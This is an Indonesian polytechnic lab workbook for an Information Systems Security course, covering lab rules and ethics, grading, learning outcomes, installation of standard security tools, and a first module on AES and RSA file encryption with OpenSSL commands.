JOBSHEET PRAKTIKUM
KEAMANAN SISTEM INFORMASI
ISY3210

DOSEN :
Ir. H. A. Mooduto, M.Kom.
Ideva Gaputra, S.Kom., M.Kom.

D3-MANAJEMEN INFORMATIKA
JURUSAN TEKNOLOGI INFORMASI
POLITEKNIK NEGERI PADANG
2026

KATA PENGANTAR

Puji syukur ke hadirat Allah SWT, Tuhan Yang Maha Esa, karena atas berkat dan rahmat-Nya, bahan ajar (jobsheet) praktikum **Keamanan Sistem Informasi** untuk mahasiswa Program Studi D3-Manajemen Informatika, Jurusan Teknologi Informasi, Politeknik Negeri Padang ini dapat diselesaikan dengan baik.

Mata kuliah praktikum ini merupakan pelengkap dari mata kuliah teori Keamanan Sistem Informasi yang dirancang untuk memberikan pengalaman langsung kepada mahasiswa dalam mengimplementasikan berbagai konsep dan teknik keamanan informasi. Di era digital saat ini, ancaman terhadap sistem informasi semakin kompleks dan canggih. Oleh karena itu, lulusan D3-Manajemen Informatika tidak hanya dituntut untuk memahami teori keamanan, tetapi juga harus memiliki keterampilan praktis dalam mengkonfigurasi perangkat keamanan, menganalisis kerentanan, serta menyusun kebijakan keamanan yang sesuai dengan kebutuhan industri.

Jobsheet ini disusun secara sistematis berdasarkan Rencana Pembelajaran Semester (RPS) yang telah ditetapkan, mengacu pada Capaian Pembelajaran Lulusan (CPL) dan Capaian Pembelajaran Mata Kuliah (CPMK) yang telah dirumuskan. Setiap modul dirancang dengan pendekatan *student-centered learning* yang menekankan pada praktik mandiri, studi kasus, dan proyek terintegrasi. Mahasiswa akan diajak untuk "learning by doing" dengan panduan langkah demi langkah yang jelas, dilengkapi dengan dasar teori, alat dan bahan, langkah kerja, serta tugas-tugas yang harus diselesaikan.

Kami menyadari bahwa bahan ajar ini masih jauh dari sempurna. Kritik dan saran yang membangun dari berbagai pihak, terutama dari mahasiswa dan rekan sejawat, sangat kami harapkan untuk perbaikan di masa mendatang. Semoga jobsheet ini dapat menjadi panduan yang bermanfaat dalam proses pembelajaran dan mampu menghasilkan lulusan yang kompeten di bidang keamanan sistem informasi.

Akhir kata, kami mengucapkan terima kasih kepada semua pihak yang telah berkontribusi dalam penyusunan bahan ajar ini, khususnya kepada Kepala Laboratorium Komputer Jurusan Teknologi Informasi dan para asisten/teknisi laboratorium yang telah membantu dalam uji coba modul.

Padang, 23 Februari 2026

Dosen Pengampu,

Ir. H. A. Mooduto, M.Kom.

Ideva Gaputra, S.Kom., M.Kom.

PETUNJUK PENGGUNAAN JOBSHEET

3.1 Tata Tertib Praktikum

Untuk kelancaran dan keamanan pelaksanaan praktikum, setiap mahasiswa wajib mematuhi tata tertib berikut:

A. Kehadiran dan Waktu

1. Mahasiswa wajib hadir 10 menit sebelum praktikum dimulai.
2. Keterlambatan lebih dari 15 menit tidak diperkenankan mengikuti praktikum dan dicatat sebagai alpha.
3. Kehadiran minimal 75% (12 dari 16 pertemuan) adalah syarat untuk dapat mengikuti Ujian Akhir Semester.
4. Jika berhalangan hadir karena sakit atau keperluan mendesak, mahasiswa wajib menyerahkan surat keterangan yang sah kepada dosen pengampu maksimal 1 minggu setelah pertemuan.

B. Persiapan Praktikum

1. Mahasiswa wajib membaca dan memahami modul yang akan dipraktikkan sebelum memasuki laboratorium.
2. Mahasiswa wajib membawa jobsheet cetak atau digital, buku catatan, dan alat tulis.
3. Mahasiswa wajib membawa *flashdisk* atau media penyimpanan eksternal untuk backup data.
4. Sepatu wajib digunakan selama di dalam laboratorium.

C. Selama Praktikum

1. Mahasiswa dilarang membawa makanan dan minuman ke dalam laboratorium.
2. Mahasiswa dilarang menginstal software tanpa seizin instruktur/dosen.
3. Mahasiswa dilarang mengubah konfigurasi sistem yang bersifat permanen tanpa pendampingan.
4. Mahasiswa dilarang mengakses konten yang tidak berhubungan dengan praktikum (media sosial, game, dll).
5. Gunakan komputer sesuai dengan nomor yang telah ditentukan.
6. Jika terjadi kerusakan perangkat, segera laporkan kepada instruktur/dosen, jangan diperbaiki sendiri.
7. Matikan komputer dengan prosedur yang benar setelah selesai praktikum.

8. Rapikan kembali kursi dan meja sebelum meninggalkan laboratorium.

D. Keamanan dan Etika

1. Dilarang melakukan serangan atau pengujian keamanan di luar target yang telah ditentukan (misal: menyerang komputer teman atau jaringan kampus tanpa izin).
2. Dilarang menyalin pekerjaan teman (plagiarisme).
3. Dilarang menggunakan *tools* peretasan untuk tujuan yang tidak etis.

3.2 Alur Pelaksanaan Praktikum per Pertemuan

Setiap pertemuan praktikum akan mengikuti alur standar sebagai berikut:

Tahap	Kegiatan	Waktu	Keterangan
1. Pendahuluan	- Dosen/Instruktur membuka pertemuan - Absensi kehadiran - Apersepsi dan review singkat pertemuan sebelumnya - Menyampaikan tujuan praktikum	15 menit	Mahasiswa menyiapkan komputer dan modul
2. Pre-Test	- Kuis singkat (lisan atau tertulis) tentang materi yang akan dipraktikkan	10 menit	Untuk mengukur pemahaman awal
3. Demonstrasi	- Instruktur mendemonstrasikan langkah-langkah kunci - Menjelaskan konsep dan *troubleshooting* umum	25 menit	Mahasiswa menyimak dan mencatat
4. Praktik Mandiri	- Mahasiswa mempraktikkan langkah kerja sesuai modul - Instruktur dan asisten mendampingi	90 menit	**Inti kegiatan**
5. Tugas dan Diskusi	- Mahasiswa menyelesaikan tugas dalam modul - Diskusi kelompok/kelas tentang temuan	20 menit	Dicatat untuk laporan
6. Post-Test & Penutup	- Kuis singkat atau review - Pengumpulan laporan sementara (jika ada) - Menyampaikan materi pertemuan berikutnya	10 menit	Mahasiswa merapikan kembali meja dan kursi

Total Waktu: 170 menit

3.3 Sistem Penilaian dan Format Laporan

A. Komponen Penilaian

Nilai akhir praktikum diperoleh dari akumulasi beberapa komponen dengan bobot sebagai berikut:

No	Komponen Penilaian	Bobot	Keterangan
1	Tugas per Pertemuan	30%	14 pertemuan (bobot 2% atau 2.5%)
2	Partisipasi	10%	Keaktifan, disiplin, kerjasama
3	Ujian Tengah Semester (UTS)	30%	Praktikum pertemuan 1-7
4	Ujian Akhir Semester (UAS)	30%	Praktikum pertemuan 9-15
	Total	**100%**	

B. Format Laporan Praktikum (Tiap Pertemuan)

Setiap selesai praktikum, mahasiswa wajib membuat laporan individu dengan format sebagai berikut:

1. Cover

- Logo Politeknik Negeri Padang
- Judul Laporan Praktikum Ke-[Nomor Pertemuan]: [Judul Modul]
- Nama, NIM, Kelas
- Tanggal Pelaksanaan
- Nama Dosen Pengampu dan Asisten (jika ada)

2. Isi Laporan

- **Bab I: Pendahuluan**
  - Latar Belakang (mengapa praktikum ini penting)
  - Tujuan Praktikum
- **Bab II: Landasan Teori**
  - Penjelasan singkat konsep yang relevan (minimal 2 paragraf, sertakan sumber referensi)
- **Bab III: Langkah Kerja dan Hasil**
  - Langkah-langkah yang dilakukan (dalam bentuk narasi atau poin-poin)
  - **Screenshot setiap langkah penting** (beri keterangan/nomor gambar)
  - *Output* atau hasil dari setiap langkah (misal: hasil enkripsi, alert Snort, dll)

- **Bab IV: Analisis dan Pembahasan**
  - Analisis terhadap hasil yang diperoleh
  - Jika ada error atau kendala, jelaskan penyebab dan solusinya
  - Jawaban dari tugas/soal yang diberikan dalam modul
- **Bab V: Kesimpulan dan Saran**
  - Kesimpulan dari praktikum (sesuai tujuan)
  - Saran untuk pengembangan atau perbaikan praktikum

3. Lampiran

- Dokumentasi tambahan (jika ada)
- Daftar pustaka (minimal 2 referensi, bisa dari buku, jurnal, atau situs resmi)

C. Ketentuan Pengumpulan

- Laporan dikumpulkan dalam format **PDF** dengan nama file: `KSI_P[Pertemuan]_[NIM]_[Nama].pdf`
  Contoh: `KSI_P01_231234001_AhmadFauzi.pdf`
- Dikumpulkan melalui LMS (Learning Management System) atau Google Drive link yang disediakan, paling lambat **1 minggu setelah pertemuan praktikum**.
- Keterlambatan pengumpulan akan mengurangi nilai (kebijakan dosen).

3.4 Kontak Darurat dan Asisten Laboratorium

Jika mengalami kendala teknis selama praktikum atau di luar jam praktikum, mahasiswa dapat menghubungi:

Keperluan	Kontak	Jam Layanan
Masalah teknis komputer/software	Asisten Lab: [Nama Asisten] (WA: 08xx-xxxx-xxxx)	Saat jam praktikum
Konsultasi materi	Dosen Pengampu: mooduto@polinp.ac.id	Senin-Jumat, 09.00-15.00
Izin tidak hadir	Dosen Pengampu (WA)	H-1 atau hari H sebelum praktikum
Darurat (listrik padam, dll)	Laboran: [Nama Laboran] (WA: 08xx-xxxx-xxxx)	Selama jam kerja

---

4. PETA KOMPETENSI

4.1 Capaian Pembelajaran Lulusan (CPL)

Mata kuliah Praktikum Keamanan Sistem Informasi berkontribusi terhadap pencapaian dua CPL Program Studi D3-Manajemen Informatika:

Kode CPL	Deskripsi Capaian Pembelajaran Lulusan
CPL-2	Mampu menguasai konsep teoretis bidang manajemen informatika secara umum dan khusus untuk menyelesaikan masalah secara prosedural sesuai dengan lingkup pekerjaannya.
CPL-6	Mampu mengelola dan memelihara infrastruktur teknologi informasi (jaringan, server, sistem cloud) serta menerapkan prinsip keamanan informasi untuk mendukung keberlangsungan operasional organisasi.

4.2 Capaian Pembelajaran Mata Kuliah (CPMK)


Setelah menyelesaikan mata kuliah praktikum ini, mahasiswa mampu:

Kode CPMK	Deskripsi Capaian Pembelajaran Mata Kuliah
CPMK 1	Mengimplementasikan teknik kriptografi untuk pengamanan data dan komunikasi.
CPMK 2	Melakukan analisis risiko keamanan dan menyusun dokumen kebijakan keamanan sederhana.
CPMK 3	Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya.
CPMK 4	Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10.

4.3 Kemampuan yang Diharapkan (Sub-CPMK)

CPMK	Kode Sub-CPMK	Deskripsi Kemampuan Akhir (Sub-CPMK)	Pertemuan
CPMK 1	Sub-CPMK 1.1	Menggunakan tools kriptografi (OpenSSL) untuk mengenkripsi dan mendekripsi file	1
	Sub-CPMK 1.2	Membuat dan memverifikasi digital signature menggunakan OpenSSL	2
	Sub-CPMK 1.3	Mengimplementasikan hash untuk verifikasi integritas file	3
CPMK 2	Sub-CPMK 2.1	Melakukan identifikasi aset dan analisis risiko menggunakan metode kualitatif	4
	Sub-CPMK 2.2	Menyusun kebijakan keamanan (Acceptable Use Policy, Password Policy)	5
CPMK 3	Sub-CPMK 3.1	Mengkonfigurasi firewall (iptables) dengan aturan yang sesuai	6
	Sub-CPMK 3.2	Menginstal dan mengkonfigurasi IDS (Snort) untuk mendeteksi serangan	7
	Sub-CPMK 3.3	Mengkonfigurasi VPN server dan client menggunakan OpenVPN	9
	Sub-CPMK 3.4	Menganalisis keamanan jaringan menggunakan tools seperti Wireshark dan Nmap	10
CPMK 4	Sub-CPMK 4.1	Melakukan vulnerability scanning menggunakan tools (Nessus, OWASP ZAP)	11, 12
	Sub-CPMK 4.2	Mengidentifikasi kerentanan OWASP Top 10 pada aplikasi web	13
	Sub-CPMK 4.3	Membuat laporan hasil pengujian keamanan dan rekomendasi perbaikan	14, 15

4.4 Diagram Peta Kompetensi



---

5. DAFTAR TOOLS DAN KEBUTUHAN SISTEM

5.1 Spesifikasi Minimum Komputer/Laboratorium

Untuk dapat menjalankan seluruh praktikum dengan lancar, komputer laboratorium harus memenuhi spesifikasi minimum berikut:

Komponen	Spesifikasi Minimum	Rekomendasi
Prosesor	Intel Core i3 (generasi ke-5) atau setara	Intel Core i5 / i7 (generasi ke-8 ke atas)
RAM	8 GB	16 GB atau lebih
Penyimpanan	100 GB ruang kosong (HDD)	256 GB SSD
Sistem Operasi	Linux (Ubuntu 20.04 LTS / 22.04 LTS) atau Windows 10 Pro	Linux Ubuntu 22.04 LTS (dual boot atau VM)
Jaringan	Semua komputer terhubung dalam satu LAN (switch)	Tersedia koneksi internet (untuk download tools)
Virtualisasi	Dukungan VT-x/AMD-V untuk menjalankan VM (jika diperlukan)	-

Catatan Penting:

- Sebagian besar tools keamanan berjalan lebih optimal di lingkungan Linux. Oleh karena itu, **disarankan menggunakan Linux (Ubuntu)** sebagai sistem operasi utama.
- Jika laboratorium menggunakan Windows, mahasiswa dapat menggunakan VirtualBox atau VMware untuk menjalankan mesin virtual Linux.
- Setiap komputer harus memiliki hak akses administrator/root untuk menginstal software dan mengubah konfigurasi.

5.2 Daftar Software dan Tools per Pertemuan

Berikut adalah daftar software yang akan digunakan pada setiap pertemuan. Pastikan semua tools telah terinstal sebelum praktikum dimulai.

Pertemuan	Tools / Software	Fungsi	Sumber / Cara Instalasi
1, 2, 3	OpenSSL	Enkripsi, dekripsi, digital signature, hash	`sudo apt install openssl` (Linux) atau download dari slproweb.com (Windows)
	GnuPG (opsional)	Alternatif enkripsi	`sudo apt install gnupg`
4, 5	Microsoft Word / Google Docs / LibreOffice	Menyusun laporan dan kebijakan	-
6	iptables	Firewall	Sudah termasuk di Linux
	netcat (nc), telnet, nmap	Tools pengujian	`sudo apt install netcat telnet nmap`
7	Snort IDS	Intrusion Detection System	`sudo apt install snort` (atau kompilasi dari source)
	hping3 (opsional)	Untuk simulasi serangan	`sudo apt install hping3`
9	OpenVPN	VPN server dan client	`sudo apt install openvpn easy-rsa`
10	Wireshark	Packet analyzer	`sudo apt install wireshark`
	Nmap	Network scanner	`sudo apt install nmap`
11	Nessus	Vulnerability scanner	Download dari tenable.com (perlu registrasi)
12, 13	OWASP ZAP	Web app security scanner	Download dari zaproxy.org
	DVWA (Damn Vulnerable Web Application)	Aplikasi web rentan untuk latihan	`git clone https://github.com/digininja/DVWA` (jalankan di localhost)
13	Browser (Firefox/Chrome)	Untuk mengakses aplikasi web	-

Pertemuan	Tools / Software	Fungsi	Sumber / Cara Instalasi
Semua	VirtualBox (opsional)	Jika menggunakan VM	virtualbox.org

5.3 Panduan Singkat Instalasi (Linux - Ubuntu)

Untuk memudahkan, berikut adalah perintah untuk menginstal sebagian besar tools di Ubuntu 20.04/22.04:

```
# Update package list
sudo apt update

# Install tools umum
sudo apt install openssl gnupg netcat telnet nmap wireshark iptables snort hping3 openvpn easy-rsa git curl wget -y

# Untuk OWASP ZAP (download dari website)
# Buka browser dan kunjungi https://www.zaproxy.org/download/

# Untuk Nessus (download dari website)
# Buka browser dan kunjungi https://www.tenable.com/downloads/nessus
# Pilih sesuai OS, lalu instal dengan:
# sudo dpkg -i Nessus-<version>.deb  (untuk file .deb)

# Untuk DVWA
cd /var/www/html  # atau direktori web server Anda
sudo git clone https://github.com/digininja/DVWA
sudo chown -R www-data:www-data DVWA
sudo chmod -R 755 DVWA
cd DVWA/config
sudo cp config.inc.php.dist config.inc.php
# Kemudian setting database di file config.inc.php
```

5.4 Verifikasi Instalasi

Sebelum praktikum dimulai, mahasiswa harus memverifikasi bahwa semua tools telah terinstal dengan benar. Buatlah checklist seperti berikut:

Tools	Perintah Verifikasi	Hasil yang Diharapkan
OpenSSL	`openssl version`	Menampilkan versi OpenSSL
iptables	`sudo iptables -L`	Menampilkan aturan firewall (kosong)
Snort	`snort -V`	Menampilkan versi Snort
Wireshark	`wireshark --version`	Menampilkan versi Wireshark
Nmap	`nmap --version`	Menampilkan versi Nmap
OpenVPN	`openvpn --version`	Menampilkan versi OpenVPN

5.5 Troubleshooting Awal

Jika ada kendala instalasi, periksa hal-hal berikut:

1. **Koneksi Internet**: Pastikan komputer terhubung ke internet.
2. **Repository**: Pastikan repository Ubuntu sudah benar (`/etc/apt/sources.list`).
3. **Hak Akses**: Gunakan `sudo` untuk perintah yang memerlukan akses root.
4. **Dependensi**: Beberapa tools memerlukan dependensi tambahan. Baca pesan error dengan teliti.

---

6. PENUTUP

Demikian pendahuluan dari bahan ajar praktikum Keamanan Sistem Informasi. Bab ini memberikan gambaran umum tentang apa yang akan dipelajari, bagaimana proses pembelajaran akan berlangsung, serta persiapan teknis yang diperlukan. Pastikan Anda telah membaca dan memahami seluruh isi bab ini sebelum melanjutkan ke modul-modul praktikum berikutnya.

Selamat belajar dan semoga sukses!

Ditetapkan di: Padang
Tanggal: 23 Februari 2026
Dosen Pengampu,

BAGIAN II: MODUL PRAKTIKUM PER PERTEMUAN

MODUL 1
PENGENALAN OPENSSL DAN ENKRIPSI/DEKRIPSI FILE
(Pertemuan 1)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P01**
Nama Modul	**Pengenalan OpenSSL dan Enkripsi/Dekripsi File**
Sub-CPMK	**1.1 - Menggunakan tools kriptografi (OpenSSL) untuk mengenkripsi dan mendekripsi file**
CPMK	**CPMK 1 - Mengimplementasikan teknik kriptografi untuk pengamanan data dan komunikasi**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**1 (Pertama)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Menginstal dan memverifikasi** OpenSSL pada sistem operasi Linux/Windows.
2. **Memahami perbedaan** antara enkripsi simetris dan asimetris.
3. **Melakukan enkripsi simetris** menggunakan algoritma AES-256-CBC pada file.
4. **Melakukan dekripsi file** yang telah dienkripsi dengan AES.
5. **Membuat key pair RSA** (public key dan private key).
6. **Melakukan enkripsi asimetris** menggunakan RSA.
7. **Mendekripsi file** yang telah dienkripsi dengan RSA menggunakan private key.
8. **Mendokumentasikan** setiap langkah praktikum dengan baik dan benar.

---

3. DASAR TEORI

3.1 Konsep Kriptografi

Kriptografi adalah ilmu dan seni untuk menjaga kerahasiaan pesan dengan cara menyandikannya ke dalam bentuk yang tidak dapat dipahami lagi maknanya. Dalam keamanan sistem informasi, kriptografi digunakan untuk melindungi data dari akses yang tidak sah, baik saat disimpan (data at rest) maupun saat dikirimkan (data in transit) (Stallings, 2020).

3.2 Enkripsi Simetris vs Asimetris

Aspek	Enkripsi Simetris	Enkripsi Asimetris
Kunci	Satu kunci yang sama untuk enkripsi dan dekripsi	Sepasang kunci: public key (untuk enkripsi) dan private key (untuk dekripsi)
Kecepatan	Cepat	Lambat (karena perhitungan matematis kompleks)
Keamanan	Bergantung pada kerahasiaan kunci	Private key harus dijaga, public key boleh disebar
Algoritma	AES, DES, 3DES, Blowfish	RSA, ECC, Diffie-Hellman
Penggunaan	Enkripsi file besar, komunikasi data	Distribusi kunci, digital signature, enkripsi kunci simetris

3.3 Algoritma AES (Advanced Encryption Standard)

AES adalah algoritma enkripsi simetris yang ditetapkan oleh NIST (National Institute of Standards and Technology) pada tahun 2001. AES menggantikan DES karena lebih aman dan efisien. AES memiliki tiga varian berdasarkan panjang kunci:

- **AES-128**: Kunci 128 bit, 10 putaran
- **AES-192**: Kunci 192 bit, 12 putaran
- **AES-256**: Kunci 256 bit, 14 putaran

Dalam praktikum ini, kita akan menggunakan **AES-256-CBC** (Cipher Block Chaining mode) yang merupakan mode operasi yang umum digunakan untuk enkripsi file.

3.4 Algoritma RSA (Rivest-Shamir-Adleman)

RSA adalah algoritma kriptografi asimetris yang pertama kali dipublikasikan pada tahun 1977 oleh Ron Rivest, Adi Shamir, dan Leonard Adleman. Keamanan RSA didasarkan pada sulitnya memfaktorkan bilangan besar hasil perkalian dua bilangan prima. RSA umumnya digunakan untuk:

- Enkripsi kunci simetris (dalam protokol SSL/TLS)
- Digital signature
- Enkripsi pesan pendek

3.5 OpenSSL

OpenSSL adalah toolkit open-source yang mengimplementasikan protokol SSL/TLS dan berbagai algoritma kriptografi. OpenSSL menyediakan library dan command-line tools untuk:

- Enkripsi/dekripsi
- Pembuatan sertifikat digital
- Perhitungan hash
- Digital signature
- Dan lain-lain

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laptop	Minimal Intel Core i3, RAM 4GB
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (disarankan) atau Windows 10/11
3	OpenSSL	Versi 1.1.1 atau lebih baru
4	File Contoh	File teks (.txt), file gambar (.jpg), file dokumen (.pdf)
5	Terminal/Command Prompt	Untuk menjalankan perintah
6	Text Editor	Notepad, Gedit, atau VS Code
7	Flashdisk	Untuk backup file hasil praktikum

---

5. LANGKAH KERJA

5.1 Persiapan dan Verifikasi Instalasi OpenSSL

Langkah 1: Cek Instalasi OpenSSL

Buka terminal (Linux) atau command prompt (Windows) dan ketik perintah berikut:

```
openssl version
```

Hasil yang diharapkan:

```
OpenSSL 1.1.1f  31 Mar 2020
```

(versi bisa berbeda tergantung sistem)

Jika muncul pesan "command not found", maka OpenSSL belum terinstal. Lakukan instalasi sesuai sistem operasi.

Untuk Linux Ubuntu/Debian:

```
sudo apt update
sudo apt install openssl -y
```

Untuk Windows:

- Download installer dari slproweb.com/products/Win32OpenSSL.html
- Pilih versi sesuai arsitektur (64 bit disarankan)
- Instal dengan opsi default, pastikan "Copy OpenSSL DLLs to /bin directory" dipilih
- Tambahkan path instalasi ke environment variable PATH

Langkah 2: Buat Direktori Kerja

Buat direktori khusus untuk praktikum agar file tidak tercampur:

```
mkdir ~/praktikum-ksi-modul1
cd ~/praktikum-ksi-modul1
```

Langkah 3: Siapkan File Contoh

Buat file teks sederhana untuk dienkripsi:

```
echo "Ini adalah file rahasia. Jangan sampai dibaca orang lain!" > rahasia.txt
```

Verifikasi file telah dibuat:

```
cat rahasia.txt
```

Hasil:

```
Ini adalah file rahasia. Jangan sampai dibaca orang lain!
```

5.2 Enkripsi Simetris dengan AES-256-CBC

Langkah 4: Enkripsi File dengan AES-256-CBC

Gunakan perintah berikut untuk mengenkripsi file `rahasia.txt`:

```
openssl enc -aes-256-cbc -salt -in rahasia.txt -out rahasia.enc
```

Penjelasan perintah:

- `openssl enc` : Memanggil fungsi enkripsi OpenSSL
- `-aes-256-cbc` : Menggunakan algoritma AES-256 dalam mode CBC

- `-salt` : Menambahkan salt untuk meningkatkan keamanan (mencegah serangan dictionary)
- `-in rahasia.txt` : File input yang akan dienkripsi
- `-out rahasia.enc` : File output hasil enkripsi

Setelah menjalankan perintah, sistem akan meminta password:

```
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
```

Masukkan password yang kuat (misal: `Rahasia123!`) dan konfirmasi. **Catatan: Password ini akan digunakan untuk dekripsi nanti.**

Langkah 5: Verifikasi File Hasil Enkripsi

Lihat file yang telah dihasilkan:

```
ls -la
```

Akan terlihat dua file:

- `rahasia.txt` (file asli, ukuran kecil)
- `rahasia.enc` (file terenkripsi, ukuran sedikit lebih besar)

Coba lihat isi file terenkripsi:

```
cat rahasia.enc
```

Hasil yang muncul adalah karakter acak (binary) yang tidak terbaca.

Langkah 6: Dekripsi File dengan AES-256-CBC

Untuk mengembalikan file ke bentuk semula:

```
openssl enc -aes-256-cbc -d -in rahasia.enc -out rahasia_dekripsi.txt
```

Penjelasan:

- `-d` : Mode dekripsi
- `-in rahasia.enc` : File terenkripsi
- `-out rahasia_dekripsi.txt` : File hasil dekripsi

Sistem akan meminta password yang sama seperti saat enkripsi:

```
enter aes-256-cbc decryption password:
```

Masukkan password `Rahasia123!`.

Langkah 7: Verifikasi Hasil Dekripsi

Bandingkan file asli dan file hasil dekripsi:

```
cat rahasia.txt
cat rahasia_dekripsi.txt
```

Keduanya harus menampilkan isi yang sama. Untuk perbandingan yang lebih akurat, gunakan perintah `diff`:

```
diff rahasia.txt rahasia_dekripsi.txt
```

Jika tidak ada output, berarti kedua file identik.

Langkah 8: Enkripsi dengan Output Base64 (Opsional)

Kadang kita perlu hasil enkripsi dalam format teks (misal untuk dikirim via email). Gunakan opsi `-a` (base64):

```
openssl enc -aes-256-cbc -salt -a -in rahasia.txt -out rahasia_base64.enc
```

Hasil enkripsi akan berupa teks base64 yang bisa dibaca (meski tetap tidak bisa dipahami). Untuk mendekripsi file base64:

```
openssl enc -aes-256-cbc -d -a -in rahasia_base64.enc -out rahasia_base64_dekripsi
.txt
```

5.3 Enkripsi Asimetris dengan RSA

Langkah 9: Membuat Key Pair RSA

Pertama, buat private key RSA (2048 bit):

```
openssl genrsa -out private_key.pem 2048
```

Penjelasan:

- `genrsa` : Generate RSA key
- `-out private_key.pem` : Simpan private key ke file
- `2048` : Panjang kunci dalam bit (semakin besar semakin aman, tapi lebih lambat)

Lihat isi private key:

```
cat private_key.pem
```

Langkah 10: Mengekstrak Public Key dari Private Key

```
openssl rsa -in private_key.pem -pubout -out public_key.pem
```

Penjelasan:

- `-in private_key.pem` : Private key input
- `-pubout` : Output public key
- `-out public_key.pem` : Simpan public key ke file

Lihat isi public key:

```
cat public_key.pem
```

Langkah 11: Siapkan File untuk Enkripsi RSA

RSA hanya bisa mengenkripsi data yang ukurannya lebih kecil dari panjang kunci. Untuk kunci 2048 bit, maksimum data yang bisa dienkripsi sekitar 190-245 byte (tergantung padding). Buat file kecil:

```
echo "Rahasia kecil" > pesan_kecil.txt
```

Cek ukuran file:

```
ls -l pesan_kecil.txt
```

Langkah 12: Enkripsi dengan Public Key

```
openssl rsautl -encrypt -inkey public_key.pem -pubin -in pesan_kecil.txt -out pesa
n_kecil.enc
```

Penjelasan:

- `rsautl` : RSA utility
- `-encrypt` : Mode enkripsi
- `-inkey public_key.pem` : Gunakan file kunci
- `-pubin` : Memberitahu bahwa kunci yang digunakan adalah public key
- `-in pesan_kecil.txt` : File input
- `-out pesan_kecil.enc` : File output terenkripsi

Langkah 13: Dekripsi dengan Private Key

```
openssl rsautl -decrypt -inkey private_key.pem -in pesan_kecil.enc -out pesan_kecil_dekripsi.txt
```

Penjelasan:

- `-decrypt` : Mode dekripsi
- `-inkey private_key.pem` : Gunakan private key

Verifikasi hasil:

```
cat pesan_kecil_dekripsi.txt
```

Harus menampilkan "Rahasia kecil".

5.4 Enkripsi File Besar dengan Kombinasi RSA + AES (Konsep)

Karena RSA tidak bisa mengenkripsi file besar, dalam praktik nyata kita menggunakan pendekatan hybrid:

1. Generate kunci AES acak (session key)
2. Enkripsi file dengan kunci AES
3. Enkripsi kunci AES dengan RSA public key

Berikut simulasi sederhana (hanya untuk pemahaman konsep):

```
# 1. Generate kunci AES acak (32 byte = 256 bit)
openssl rand -base64 32 > aes_key.txt

# 2. Enkripsi file dengan kunci AES
openssl enc -aes-256-cbc -salt -in rahasia.txt -out file_terenkripsi.aes -pass file:aes_key.txt

# 3. Enkripsi kunci AES dengan RSA public key
openssl rsautl -encrypt -inkey public_key.pem -pubin -in aes_key.txt -out aes_key.enc

# Hasil: file_terenkripsi.aes dan aes_key.enc
```

Untuk dekripsi:

```
# 1. Dekripsi kunci AES dengan private key
openssl rsautl -decrypt -inkey private_key.pem -in aes_key.enc -out aes_key_dekrip
si.txt

# 2. Dekripsi file dengan kunci AES yang sudah didekripsi
openssl enc -aes-256-cbc -d -in file_terenkripsi.aes -out file_dekripsi.txt -pass
file:aes_key_dekripsi.txt
```

---

